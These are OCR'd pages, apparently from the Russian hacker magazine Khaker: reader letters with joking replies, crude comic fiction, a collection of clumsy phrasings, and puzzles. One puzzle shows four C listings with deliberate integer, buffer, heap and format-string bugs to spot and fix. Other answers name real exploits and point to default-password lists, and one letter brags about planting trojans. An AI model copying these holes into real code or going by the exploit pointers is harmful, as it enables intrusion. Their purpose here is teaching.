НА ПИСЬМА ОТВЕЧАЛ AVALANCHE



From: Тамара Цоцория [tomie1803@mtu-net.ru]
Subject: n/a

Привет редакция!
Я - начинающий читатель Х.. и решил не пропускать ни одного номера вашего журнала. Но Х.. (хакер) очень быстро раскупают :(.
Очень хотелось бы покупать свежий номер с диском. Подскажите, где можно достать?

**Уважаемый(ая) Т.., раз уж ты все-таки решил(а?) не пропускать ни одного номера, придется потрудиться. В наше тяжелое время, когда даже компьютерные журналы стали дефицитом, у рядового читателя всего два пути: договориться с продавцом на лотке, чтобы он оставлял один экземпляр специально для тебя (клятвенно пообещавшего не позднее, чем через два дня после выхода номера, его купить) или воспользоваться услугами почты (редакции) и подписаться на журнал. Редакционная подписка в плане доставки получше будет, если принять во внимание лестные отзывы о работе нашей государственной почтовой службы в плане доставки периодических изданий населению.**



From: Арни [arnil@yandex.ru]
Subject: Спасибо за то, что вы есть...

Здравствуйте, magazine.
Как-то вечером перед сном я взял старенький номер Хакер'а (v4.02), решил перечитать одну статью ("Mail.ru - дырка за дыркой")... В оглавление лезть не стал: перебирал страницы методом, немного смахивающим на random. Случайно наткнулся на статью "Полноценное использование служебного интернета". После прочтения, ни много, ни мало, я понял смысл жизни. Я понял, в чем Сила. Я разом осознал путь прогресса человеческих цивилизаций. Я почувствовал, что мой мозг - генератор идей, и я сам могу поворачивать направление своего развития на нужный курс! Передо мной в одночасье раскрылись глубинные философские вопросы. Теперь меня ничто не сможет удержать от создания и воплощения в жизнь собственных проектов (на первый взгляд, даже чересчур амбициозных, но это только на первый взгляд...).
Спасибо вам всем: авторам, редакторам, читателям, хакерам, ламерам, юзерам, админам... Спасибо вам за то, что вы есть.
Журнал "Хакер" задает направление, по которому нужно развиваться.
С уважением, Арни.

**Во как в жизни бывает: прочитал статью, и в одночасье объял необъятное. Ни много ни мало, лучшие умы человечества так и не пришли к окончательному выводу, как рождались и умирали человеческие же цивилизации. И это только самый поверхностный (и не совсем философский) вопрос из поставленных Арни. А про извечную риторическую проблему смысла жизни и говорить не буду… Радует, что товарищ Арни по завершении процесса самопознания (заметим, с довольно очевидным результатом) все еще адекватно воспринимает окружающую действительность. Письма в Х пишет, да и амбициозные проекты в жизнь воплощать - не последнее занятие.**

**И все дело, оказывается, даже не в волшебных пузырьках и таблетках, а в служебном интернете. Так что пользуйтесь халявой, господа офисные работники. И поблагодарите хакеров, юзеров и, главное, своего праведника-мученика админа за эту чудесную возможность - познавать себя посредствам витой пары.**

**В общем, спасибо всем. Аминь.**



From: Siner [Siner@ngs.ru]
Subject: Что со мной стало

Привет, редакция!
Вот уже несколько лет читаю ваш журнал, а написать - что-то все никак. И вот оно свершилось!!! Итак, за эти несколько лет:
1. Мои доходы возросли благодаря вашему журналу (советам из него).
2. Начал пить пиво в немереном количестве, отчего толстеть начал, но во время процедуры выноса бутылок и тестирования ПО худею :).
3. Девушка жалуется, что только мой затылок и видит, а я ей говорю, что так это с рождения (мол, папа программер).
Ну а, в общем-то, се хорошо и благодаря вашему журналу жизнь поменялась к лучшему!!! В общем, радость в массы вы приносите, хотя есть и огорчения: 1 и последнее. СоFт на диске не весь пашет, а откровенно говоря, просто говорит, что, мол, не буду я ставиться :(.
Ну вот, в общем, и все, чего хотел я написать, хоть приза этой мессаге и не видать, а вот напечатать оооосень прошу: гордый буду :).
Вот и все! Удачи, дерзайте в том же духе!
Siner.

**Здорово живешь, Siner! Посему предлагаю.**
**1. 10% от доходов - в фонд развития журнала. Жадничать нехорошо :).**
**2. Еще один способ похудеть: займись кодингом. Бессонные голодные ночи, проведенные за отладкой очередной своей софтины, очень хорошо способствуют процессу похудания.**
**3. С девушкой непорядок получается. Им другие вещи показывать надо (Х, например :)). Девушки, они ведь как лед. Сначала холодные (пока затылок ей свой суешь посмотреть), потом таять начинают, а потом просто текут :).**
**Кстати, интересный тебе какой-то софт на диске попадается. Видно не понравился ему чем-то твой затылок. Но софт не девушка, к нему другой подход нужен: апгрейд, например.**
**Так что думай, Sine, следуй нашим советам и особо не гордись! А когда прогресса достигнешь, пиши, ждем.**
**Твой Х.**



From: SpyXP [boron@atnet.ru]
Subject: Хакер и я

Приветствую тебя, о великий "}{АКЕР"!!!
Loading... Complete.
Пишет вам начинающий хакер (ну, или типа того :)).
Как-то перед Новым Годом, купил ваш журнал (нумеро 48) с CD, не знаю, что меня вдруг так потянуло в карман за баблом (115р. все-таки), до этого я не читал ваш журнал, так... слышал от друзей. Никто из них ни хрена не понимал, что читал (все ламера полные). Придя домой, сразу лег читать, не мог оторваться (не от дивана :)), пока не прочитал все. Читал весь журнал, хотя многое не понял - произвело огромное впечатление. Вообще, комп появился у меня 3 года назад, и сразу я почувствовал у себя рвение к PC, через месяц уже спокойно разбирал корпус, переустанавливал винду, знал все про свою систему. Кто-то скажет, что тут ничего сложного, но до этого я нигде ничему не учился, все делал от себя. Короче, я быстро учусь. Позже я купил 4 старых номера (01.02, 02.02, 06.02, 08.02): читал все, учился. Затем появился долгожданный ИНЕТ, и понеслось! Качал проги, трояны, нюки, вирусы (упакованные :)) и прочее.
Захотелось халявного инета... Сейчас я уже умею пользоваться сканерами, засылать трояны, использовать шпионов, заползать к ламерам на машины, взломал одну прогу (System Mechanic). Но я не останавливаюсь и продолжаю совершенствоваться, хочу понять кодинг, применять скрипты и многое другое. ОГРОМНОЕ СПАСИБО вашему журналу, за то, что вы есть... Если бы не вы, то я продолжал бы играть в тупые игры и не узнал бы хакерской жизни. А вообще, я человек разносторонний: занимаюсь брейком, graffiti, футболом. И считаю, что все челы не должны виснуть на одном. Тот же комп, например. Конечно, круто сидеть играть, что-то взламывать (а если хакер...), но ведь нельзя проводить все время дома у компа. Я не зря говорю про это: много моих друзей просто не выходят на улицу, не общаются с девчонками, становятся забитыми. Понимаю если б они ломали сайт долбаного Пентагона, а они просто рубятся в Контру, тупые стратегии и прочее.
Ну ладно, можно еще много вам поведать, но для первого раза хватит, обязательно напишу еще о своих продвижениях в хакерстве. Еще раз СПАСИБО за все, продолжайте развиваться по тому же пути! }{АКЕР - FOREVER!!!
LEVEL ONE COMPLETE. YOU MUST CONTINUE...

**Синдром CS (он же КС, Контры, Counter-Strike'а) набирает обороты. У несчастных геймеров просто сносит крышу, и с этим надо что-то делать. Были реальные случаи смерти от физического истощения прямо в компьютерных клубах (пока в Китае, но это только пока) после нескольких дней непрерывной игры в CS. Чувакам надо срочно вправлять мозги, пока они совсем не выкипели перед монитором. Раз уж государство и родители не смогли наставить молодежь на путь истинный, этим будем заниматься мы - те, кому не все равно, что происходит вокруг.**
**И в этой ситуации письмо SpyXP как нельзя кстати. С проблемой надо бороться изнутри :). Предлагаю всем солидарным с ним не сидеть на месте, а произвести психологическую атаку на забитых друганов. Идея - показать им, что жить - хорошо, а хорошо жить (с девушками и другими радостями), естественно, еще лучше будет. В общем, побольше бы таких небезразличных граждан, как SpyXP, и мы не пропадем :)!**



From: Nastym n [nastym_n@pisem.net]
Subject: Про журнал!

Привет, magazine,
Спасибо вам за познавательный журнал! Если бы не вы - х** бы я хоть что-то узнал! И, кстати, полезно было бы вам про GPRS написать!
Best regards,
Nastym n

**Вот это я понимаю, коротко и ясно :). И никаких тяжелых размышлений. Нам, в свою очередь, приятно, что ты, Nastym, все-таки что-то узнал. Не зря, видно, стараемся, просвещаем массы.**
**Про GPRS, надеюсь, ты прочитал статью в апрельском номере - 04.03(52).**

**Д**

**From: myguardian@nm.ru**
**Subject: n/a**

**Здравствуйте, уважаемые хакеры. У меня очень серьезная проблема: купил я себе TOSHIBA DVD-ROM SD-R1202 и с его помощью записал на болванку очень важную информацию. Но почему-то она записалась в режиме read-only, и теперь я не могу ее скопировать обратно на винчестер :(! Подскажите, что мне делать?**
**Алекс**

Приветствую тебя, многоуважаемый Алекс. Ты знаешь, у меня такая же, не побоюсь этого слова, фигня недавно произошла. Прислал нам как-то доброжелательный поклонник свой своп на редакционное мыло. Долго бились лучшие умы Х над проблемой, что это такое в аттаче и зачем оно нам надо. В конце концов было решено отправить сие письмецо экспертам в лабораторию им. Кашпировского на эвристическо-рекуррентный анализ. А так как ученые сейчас без инета сидят, пришлось подозрительное письмо заболванить. И так оно оболванилось, что ни на винчестер скопировать, ни на дискету не получается. Теперь вот сидим и думаем: то ли режимом read-only диск испоганили, то ли это происки буржуинской разведки, а может, просто руки кривые?

# ХУМОР

Даниил Шеповалов
Повелитель психоматриц генетически модифицированных осликов
(dan@real.xakep.ru , www.danya.ru)




## ОТРЫВКИ ИЗ РОМАНА

>Российская Национальная Библиотека | Электронный каталог.
>Пожалуйста, введите интересующую вас тему в строке поиска и нажмите кнопку >"Найти".

Янка на мгновение задумалась, намотала на палец прядь своих черных волос, покусала ее кончик и с хитрой улыбкой начала печатать:
>Влияние игры QUAKE на развитие творческих способностей у детей.
>Найти

>Найдено 0 совпадений

Янка презрительно хмыкнула и отвернулась от монитора к окну. Весеннее солнце тут же защекотало глаза и нос. Янка чихнула. Тайком взглянула на романтически небритого соседа справа... кошка на галстуке... кошка смотрит на монитор, он смотрит на монитор. А за окном апрель, улочки, закат, мягкий вечер, теплый вечер, вечер-вечер, укутывает и обнимает, лаская кожу ветром, и в каждую клеточку твоего тела проникает весна, нежно и сразу, и выгибаешься дугой, и глубоко вздыхаешь, да, да, и никогда бы это все не кончалось... А он смотрит на монитор. Не на меня! Дурак!

Янка снова покусала кончик многострадальной пряди, посмотрела на зелень за окном и решительно набрала в строке поиска слово "конопля". Результат не заставил себя ждать:

> Конопля Ростислав Всеволодович "Ограничения на модель триплетного майрона из >наблюдений нейтрино от коллапса звезд". М. Мир: 1980.

К такому Янка явно не была готова: она тут же закрыла рот ладонью, пытаясь не расхохотаться на весь зал электронного каталога. Янка зажмурилась, и перед ее внутренним взглядом тут же предстал седенький, лысеющий профессор Конопля Ростислав Всеволодович. Профессор почему-то сидел в позе лотоса на замызганном матрасе и попыхивал трубочкой. Заметив, что за ним наблюдают, Ростислав Всеволодович приосанился, выпустил изо рта несколько колец голубого дыма и тоном лектора начал свое повествование: "Милая девушка, мало кто знает, что за миллионы парсеков отсюда в результате коллапса звезд происходит...".

Янка открыла глаза. Да уж, надо сюда чаще наведываться! Рассказать что ли Небритому про коллапс? Да ну его - подумает еще, что дурочка малолетняя с рвотой вместо мозга. Будем дальше развлекаться! На этот раз Янка не стала кусать кончик пряди, а уверенно ввела в строке поиска слово "жопа".

- Девушка, вам помочь? - Раздался вдруг чей-то недобрый голос из-за спины. Янка обернулась: перед ней стояла библиотекарша и хмуро смотрела на монитор:

> "жопа"
>Найдено 0 совпадений

-------------------------------

- Янка! Привет!
- Привет! Дай чмокну! Как настроение?
- Мне стыдно, что я человек - я хочу быть чайкой над синей волною!
- Молодец! А Эпштейн дома?
- Куда он денется-то? Прыгает там у себя, долб..б!
- Прыгает?
Коля вздохнул, взял Янку за руку, провел ее по коридору к дальней комнате, из которой доносился неразборчивый речитатив под оглушительную музыку. На двери висел большой рекламный плакат "Депрессия? Мы поможем! SMITH&WESSON...". Коля толкнул дверь и крикнул:
- Макс, Янка пришла!
Янка выглянула из-за плеча Коли: посредине темной комнаты на большущем пружинящем матрасе действительно прыгал Эпштейн. На нем был швейцарский килт, который задирался при каждом прыжке и оголял волосатые ноги, майка с надписью "FUCK ME, I AM FAMOUS!", а на глазах парня красовался прибор ночного видения. Макс энергично жестикулировал руками и с большим энтузиазмом орал в микрофон что-то неразборчивое.
- Хэй! - девушка осторожно коснулась плеча Эпштейна.
Заметив Янку, Макс вытянулся по струнке, на мгновение прижал правую ладонь к сердцу, а затем резко вытянул ее вперед и заорал:
- Слава нации!!!
- Слава нации!!! - повторила его жест девушка.

-------------------------------

- Коляныч, вот у тебя есть мечта?
- Есть!
- Какая?
- Обычная. Хочу большой и чистой любви!
- Гы-гы, рыбок себе заведи, придурок!!! Или муху в баночке! У меня вот более реальная мечта: хочу, чтобы мы все втроем сейчас потрахались! Янка, что скажешь?
- Не знаю даже. Наверное, я все-таки против! - ответила девушка после непродолжительного раздумья.
Макс нахмурился:
- Тогда мы с Ником повесимся! Вот придешь ты к нам в гости в следующий раз - а мы вдвоем на люстре висим... Или нет, Ник, давай лучше пол сменим!!! Хором! А потом повесимся!!! Ты же давно хотел какой-нибудь перфоманс устроить. А это одновременно перфоманс будет и инсталляция. Ох..ть, как круто!!!
Коля хмыкнул:
- Это у меня раньше такая мечта была. Я хотел себя клонировать и пол изменить. А потом самому с собой потрахаться.
- Ну и чего ж ты не изменил? - спросила Янка.
- А я решил, что я, скорее всего, сам себе не дам!
- Идиот! Блин, Янка, я тут в метро рекламу видел - полный улет!!! Зацени: голубое небо, тучки типа расходятся и надпись "ВЫХОД ЕСТЬ!". И телефон еще дан - это служба психподдержки какая-то!!! Давайте позвоним?!
Не дожидаясь ответа, Макс рухнул на матрас около телефона и стал набирать какой-то номер.
- Не шумите только! Я громкую связь включу, чтобы вам слышно было! Энджой!!!
Янка села, устроилась поудобнее, прислонившись к стене, а Коля лег, положив голову ей на колени.
- Линия доверия, добрый вечер!
- А я туда попал?
- Не знаю.
- Это линия доверия?
- Да!
- Я ваш плакат в метро увидел. Там написано: "Выход есть!". А по-моему нет!
- Как тебя зовут?
- Макс.
- Сколько тебе лет?
- 17.
- Так, Максим, и почему же ты думаешь, что выхода нет?
- Я не могу бросить дрочить по утрам!!!
- Бросить что?
- ДРОЧИТЬ!!!
- Ну, в этом нет ничего страшного! Почти все ребята в твоем возрасте занимаются мастурбацией - это нормально.
- А еще мне иногда кажется, что я - лесной дятел Вуди Вудпекер! Это тоже нормально?!
В ответ раздались лишь громкие гудки... Макс почесал затылок и взглянул на друзей:
- Вот дура! Бросила трубку! На самом интересном месте!!!




## LAМАРАЗМЫ

**Иногда наши авторы выдают такие шедевры, что Жванецкий должен повеситься на своих подтяжках**

В сегодняшнем материале я бы хотел освятить важный аспект веб-, да и, впрочем, любого программирования

Ведь если вдруг перестанут показываться баннеры партнеров и заказчиков, ничего хорошего этому явно не светит.

поэтому я вкратце окунусь в их историю.

Там материал представлен очень внятно и доходчиво, так что даже опытный админ сможет почерпнуть для себя что-то новое.

Ведь процесс хака может длиться несколькими неделями, а то и месяцами;

взломщик довольно часто содрогается от телефонных звонков и нежданных гостей.

и все бессонные ночи по сбору данных, сканированию, вторжению, уйдут в никуда.

мотивируя оплатой в виде крупной суммы в случае успеха.

Если вспомнить полугодичные времена, то нашумевших багов было немного...

Установив руткит, ему подчинилась вся система...

Но кидис не сдавался и усердно думал, что же еще можно придумать.

PHP-баг на сервере так и не оказался запатченным в течении полугода.

система была переустановлена на более новую

Если ты подходишь к делу основательно и готов вложить время в угоду эффективности хорошим методом, тебе может помочь "обратная социальная инженерия".

Сколь бы не был настороженным или подкованным жизнью человек,

Порешив 15-х детей,

Если у тебя есть подружка с ангельским голосом, умеющая разговаривать с парнями на многообещающих тонах

волей-неволей придется пойти у того на поводу событий.

которым глубоко наплевать на то, что ты сомневаешься в их некомпетентности,

добиваться успеха там, где другие только разведут руки.

Итак, порядок наших действий в жестко пронумерованном порядке:

Поэтому настоятельно рекомендую предвзято и трезво оценивать эти параметры монитора, не учитывая внешний вид и привлекательную цену.

Итак, рассмотрим две заподлянские штучки, которые жаждут своего применения на жертве.

создадим следующую программу на С, примерно следующего содержания:

Эта статья не заставляет тебя делать что-либо противозаконное, а только показывает о возможности той или иной ситуации.

# ХУМОР

Даниил Шеповалов
Повелитель психоматриц генетически модифицированных осликов
(dan@real.xakep.ru , www.danya.ru)



- Фокси! А кто это с тобой?
Фокси надула большой пузырь из розовой жевательной резинки, лопнула его и легкомысленно бросила:
- Это Юджин. Он из Чехии. Он там водочный король или что-то типа того.
Юджин пьяно посмотрел на Фокси:
- У меня фабрика под Прагой. Абсент.
- Ну, фабрика так фабрика, какая разница. Пошлите внутрь лучше! - Макс взял Янку и Лелика за руки и направился к входу.
- Ваши приглашения, молодые люди? - вежливо остановил его охранник.
- Да вы что, с ума сошли?! Мы же Новые Композиторы!
- Кто?
- Новые Композиторы!!! Я - Валерий Алахов, а вот это - Макс неопределенно махнул рукой в сторону остальной компании - Игорь Воротников!
- А я абсентовый коро… - начал было повеселевший Юджин, но стоящая впереди Янка больно стукнула его локтем в живот.
- Хорошо, проходите! - устало бросил охранник.

---

- Вы хоть понимаете, что за говно едите? - Не унималась Янка.
- Понимаем! - ответил Макс, дожевывая биг-мак, - но ничего с собой поделать не можем! Затем поднял над головой пакет с едой и закричал: Спасибо, Гамбургер!!! Спасибо, Большая Картошка!!! Большая Кола, спасибо тебе!!!
Янка фыркнула и кинула в Макса пустым стаканчиком из-под молочного коктейля. Они сидели на асфальте около McDonald's, прислонившись спиной к прозрачной витрине и вытянув вперед ноги в старых кроссовках. Где-то вдали была видна оживленная трасса, по которой нескончаемым смазанным потоком неслись яркие огни. Ночь. Ветер, сильные порывы которого уносят обрывки слов и пластиковый мусор.

---

- Гламуррр, - промурлыкала в ответ Фокси.
- Дура! - отрезал Эпштейн. - Гламур - это когда пьешь Балтику N9 у метро! Гламур, позитив, пафос, креатив… тьфу, дрянь какая!
- Дебил! - задумчиво протянул Коля.
- А ты… а ты… а ты гламурный ди-джей!!!
- Сам ди-джей!
Тут на подушку между друзьями упала подошедшая с коктейлем в руках Янка:
- Нет в жизни счастья!
- Почему? - поинтересовался Коля.
- Ну, откуда я знаю. Нет и все тут! Вот расскажи нам о самом счастливом моменте твоей жизни!
- О'кей. Когда нам с Максом было по 6 лет, мы очень любили лазать по свалкам. Вечером после детского сада всегда там тусовались и искали всякую всячину. Так вот однажды я нашел там настоящую капитанскую фуражку! Белую, новую - полный улет! Целый день в ней ходил и был безумно счастлив! А потом этот гандон, - Коля показал на Эпштейна, - променял ее на какого-то тритона.
- Не на какого-то, а на королевского! - возмутился Макс. - А это существенно меняет дело!
- А у меня тоже есть история про счастье! - оживился Юджин. - Не из детства, правда, зато тоже морская. Я тогда на флоте служил, второй месяц только. И вот наряд на камбузе, глубокая ночь, мы с сослуживцем сидим и чистим ванну лука в помещении размером четыре квадратных метра. Тупыми столовыми ножами. Чистим, рыдаем, вспоминаем добрым словом спящих боевых товарищей, старшину, военного комиссара, своих родителей, Господина Кришну и других граждан. И вот где-то через час после того, как мы уже перестали думать о суициде, забегает к нам коллега-долб..б Серега Иванов. И говорит: так, мол, и так, парни, поймали меня при попытке самохода и направили вместо вас лук чистить. А для вас, друзья, в соседнем помещении две ванны картошки приготовлено - дерзайте. Вот тогда-то я и пережил счастливейшие мгновения в своей жизни. Когда наполняется она вдруг смыслом, радостью и божественной красотой…
- А что этот твой Сергей, дочистил ванну лука? - спросила Янка.
- Ну, как сказать. Закончили мы, значит, под утро уже свою картошку, напарник мой начал из шланга пол поливать, а я пошел проверить - как там Серега. А все это дело в рыбном цехе было, там плакаты по стенам висели разные, на которых показано, как правильно рыбу разделывать. И вот, значит, захожу я туда и вижу Серегу, стоящего у одного из таких плакатов с грязной тряпкой в руках и улыбающегося, как Мона Лиза.
- Ну, как у тебя дела? - спрашиваю.
А он повернулся, посмотрел на меня многозначительно и произнес тихо так:
- Сейчас я тебя задушу!
И медленно вперед двинулся. И, знаешь, очень убедительно он это сказал: я ему в тот момент поверил почему-то, мигом из рыбного цеха выскочил, и дверь за собой на засов закрыл. А утром Серегу осмотрел психиатр, и его комиссовали.
- Да, грустная история! - подвел итог Макс. - А у меня самые счастливые мгновения будут в жизни тогда, когда кто-нибудь разбудит меня утром минетом!
- Тоже мне, спящий красавец нашелся! - прыснула Фокси.



- Юджин, ты чего загрустил? - толкнула приятеля Фокси.
- Пока я с вами тут бухаю - у меня фабрику спиз..ли!
- Что спиз..ли? - решил на всякий случай уточнить Коля.
- Фабрику! - Юджин вылил в бокал с пивом стопку водки, перемешал пластиковой трубочкой и выпил залпом. Затем поднялся с места и, заметно покачиваясь, отправился в туалет.
Макс обнял Фокси:
- Ну что, по ходу твой дружок дернул коктейля "Прощай, реальность?!"
- Да ладно тебе! Сам-то не лучше! - вступился Коля. - Девчонки, прикиньте, он неделю назад нажрался где-то в салат и мысли свои на диктофон записывал. Я проснулся - он мертвецки пьяный в кресле лежит, а диктофон на полу валяется. Ну, я поднял, перемотал назад, включил на воспроизведение. И знаешь, что там записано было? Минут десять хохота, а затем фраза "Надо придумать цифровые презервативы, чтобы е..ть цифровых теток!".
Макс улыбнулся:
- Ну и что? Хорошая мысль, между прочим! А нажрался я, кстати, в солярии. Пошел в солярий загорать и взял с собой водку с соком. Ну вот, лежу значит, потягиваю потихонечку эту байду из фляги: тепло, хорошо. А минут через 10 вокруг стали чайки летать, волны плещутся, мулатки рядом ходят…
- А я однажды пьяная в столб врезалась! - задумчиво сказала Фокси. - Шла домой с вечеринки и не заметила его.
- Ой-ой-ой! Достижение какое! Я как-то раз пошел на кухню огрызок от яблока выбрасывать, а по пути решил в туалет заскочить - отлить. И что же ты думаешь: выкинул огрызок в унитаз, а потом пошел на кухню и начал отливать в мусорное ведро. Секунд через десять осознал, что делаю, но было уже поздно…
- Алкоголизм - это отвратительно! - перебила Эпштейна Янка.
- Конечно, отвратительно! - согласился Макс, - Но все остальное еще отвратительнее!

# X-PUZZLE

Иван Скляров (Sklyarov@real.xakep.ru)

## «ПРОЙДИСЬ ДЕБАГГЕРОМ ПО СВОИМ МОЗГАМ!»

**Не стесняйся присылать мне свои ответы, даже если ты смог ответить всего на один пазл, я с интересом почитаю твои оригинальные решения. Ну, а имена героев, которые первыми правильно ответят на все вопросы, конечно же, будут опубликованы в журнале, чем прославятся на всю Россию (и не только) и навечно войдут в историю Х. Приз за нами не заржавеет. ;)**
**Но помни: в большинстве случаев вариант ответа засчитывается как правильный, только если к нему приложено подробное и ВЕРНОЕ объяснение, почему выбран именно этот вариант, а не какой-либо другой.**

## ОТВЕТЫ К ПРЕДЫДУЩЕМУ ВЫПУСКУ X-PUZZLE

### ОТВЕТ НА ПАЗЛ #1 «Админовские глюки»

**1 глюк:** время на панели задач и в FAR отличается.

**2 глюк:** индикатор раскладки клавиатуры на панели задач показывает «En», но такое характерно только для Win9x систем, однако на скриншоте показана Windows XP, а во всех NT-подобных системах раскладка показывается двумя заглавными буквами, т.е. должно быть так: «EN».

**3 глюк:** в WinAMP активен заголовок «WINAMP PLAYLIST». В данном случае такого быть не может.

**4 глюк:** в WinAMP играет «Bucho's Gracias», однако на панели задач показано «Bucho's Gracios» (отличие в предпоследней букве второго слова).

**5 глюк:** на панели задач показано, что в FAR'е открыт диск {F\:}, а в заголовке окна указан путь {F:\Program Files\Far}.

**6 глюк:** в левой панели FAR строка состояния показывает, что присутствует 31 файл, когда как их там всего 30.

**7 глюк:** в окне ввода калькулятора набрано 33 цифры, однако в режиме Dec можно вывести максимум 32 цифры.

### ОТВЕТ НА ПАЗЛ #2 «Подскажи айболу»

Эксплоиты, которые нужно использовать, по порядку:

1) apache-nosejob
2) 7350854
3) x2
4) 7350fun
5) 7350wurm
6) q1telnet
Hi, Ares! ;)

### ОТВЕТ НА ПАЗЛ #3 «Взлом по дефолту»

A-7
B-2
C-4
D-6
E-8
F-1
G-5
H-3

Список некоторых дефолтовых паролей можно посмотреть, например, здесь: www.astalavista.com/library/auditing/password/lists/defaultpasswords.shtml

## 4 приз

И последний приз улетает от нас на большом воздушном шаре к Kilgur (kilgur@narod.ru). Лови! :)

**BH7**
- Intel 845PE
- Возможность разгона до 800 Mhz FSB
- Поддержка DDR 400
- Intel Hyper-Threading
- l6 канальная звуковая подсистема

## «GCC VS G++»

Два ламера поспорили, у кого толще… хм… нет, об этом в другой раз. Поспорили два ламера по поводу стандартных никсовых компиляторов gcc и g++. Один ламер утверждал, что все свои проекты на языке Си он компилирует компилятором gcc, а проекты на языке C++ - компилятором g++. Второй же ламер возразил, что он ВСЕ свои проекты независимо от языка (C или C++) компилирует исключительно компилятором gcc. В ответ на это первый ламер расхохотался, назвал второго «конченым ламером» и сказал, что это просто невозможно, т. к. gcc не может компилировать программы на языке C++, и в доказательство привел простейший пример на языке C++:

```
#include <iostream.h>

int main ()
{
  cout << "Hello, World!" << endl;
  return 0;
}
```

Действительно, при стандартном компилировании (gcc hello.cpp -o hello), компилятор gcc не компилирует данную программу и выдает ошибку.

Но второй ламер не был конченым ламером и показал первому ламеру, как скомпилировать программу компилятором gcc, а также пообещал ему за «конченого ламера» хороших здюлин.

Как второй ламер сумел скомпилировать приведенную программу при помощи компилятора gcc, не внося никаких изменений в код?

## «CRYPTFUCK V2.1»

Из писем я понял, что самые популярные среди читателей пазлы в основном связаны с криптографией. Поэтому я постараюсь почаще возвращаться к этой теме. Конечно, сложных и замороченных алгоритмов я придумывать не буду, т.к. тебе приходится отгадывать пазлы в сжатые сроки, но вот то, что задачи будут с изюминкой, обещаю. А теперь радуйся! M.J.Ash скачал вторую версию программы CryptFuck в надежде, что сейчас-то она будет работать лучше. Он набрал в поле ввода слово «Ivan» (без кавычек) и нажал кнопку Crypt, программа выдала следующий шифр: 61112616626141261562

Затем он набрал «Sklyarov» и получил следующий шифр: 2123121531215412171121411216212157121661

И что-то опять не понравилось ведущему самой варезной рубрики. Введя последнее слово «Ash» и посмотрев на полученный шифр, M.J.Ash окончательно разгадал алгоритм шифрования, после чего ему, как и в прошлый раз, пришлось удалить программу со своего винчестера (он совершенно не хотел рекомендовать читателям программу со столь нестойким алгоритмом шифрования). Как «CryptFuck v2.1» зашифровал слово «Ash»? На этот раз ответ я засчитаю как правильный, только если к нему будет приложен программный код, реализующий алгоритм шифрования. Программу можно писать на любом языке программирования (надеюсь, ты не динозавр, который кодит на Фортране или PL/1), но мой вариант ответа будет на C++.

Ждем выхода третьей версии CryptFuck :).

## 3 приз




Третий девайс отправляется к yan-cr (yan-cr@mail.ru).
Хочу еще разъяснить одну траблу ставшую уже «притчей во языцех», связанную со временем выхода журнала из печати. Обрати внимание: ВСЕ читатели получают ][ в двадцатых числах месяца и не важно, живешь ты в Москве или Владивостоке. Конечно, может иметь место расхождение в несколько дней, но это особой роли не играет, т. к., поверь мне, самые правильные ответы приходят именно к концу срока (к 1 числу). Первые приходящие письма, явно рассчитанные на скорость подачи, а не на правильность и полноту ответов, как правило, банально пролетают. Реально X-Puzzle разгадывается за несколько часов, т. ч. даже если ты приобрел журнал 30-го числа, то у тебя есть все шансы выиграть.

## «ИСПРАВЬ БАГИ»

Ниже приведены четыре листинга кода на языке Си, твоя задача - правильно определить типы ошибок, содержащихся в них (Format String, Heap Overflow, Integer Overflow, Buffer Overflow). И это еще не все. Необходимо также внести изменения в код, которые бы избавляли программы от этих багов, причем ничего удалять нельзя, можно только добавлять. Чем меньше будет добавок, тем лучше.

**Листинг #1**

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv) {
   int rub, sum;
   rub = atoi(argv[1]);
   sum = 1000000000;
   printf("Добавление денег в бюджет\n\n");
   if (rub<0) {
      printf("Вводи только положительные\n");
   } else {
      sum += rub;
      printf("Всего %d\n", sum); }

return 0;
}
```

**Листинг #2**

```
char buff[1000];
int i;
for (i=0; (buff[i] = getchar())!=EOF; ++i)
   if (buff[i]=='.') buff[i]=' ';
```

**Листинг #3**

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv) {
   char *one, *two;
   one=malloc(100);
   two=malloc(100);
   if (argc>1)
      strcpy(one, argv[1]);
   free (one);
   free (two);

return 0;
}
```


Листинг #4

```
#include <stdio.h>


int main(int argc, char **argv) {
   int i;
   if (argc>1) {
      for (i=1; i<argc; ++i)
      fprintf(stderr, argv[i]);
   } else
            printf("Введи хоть один параметр,
твою мать\n");

return 0;
}
```

**Как всегда, правильные ответы смотри в следующем выпуске X-Puzzle. Твои варианты ответов я жду до 1 июня! Удачи!**







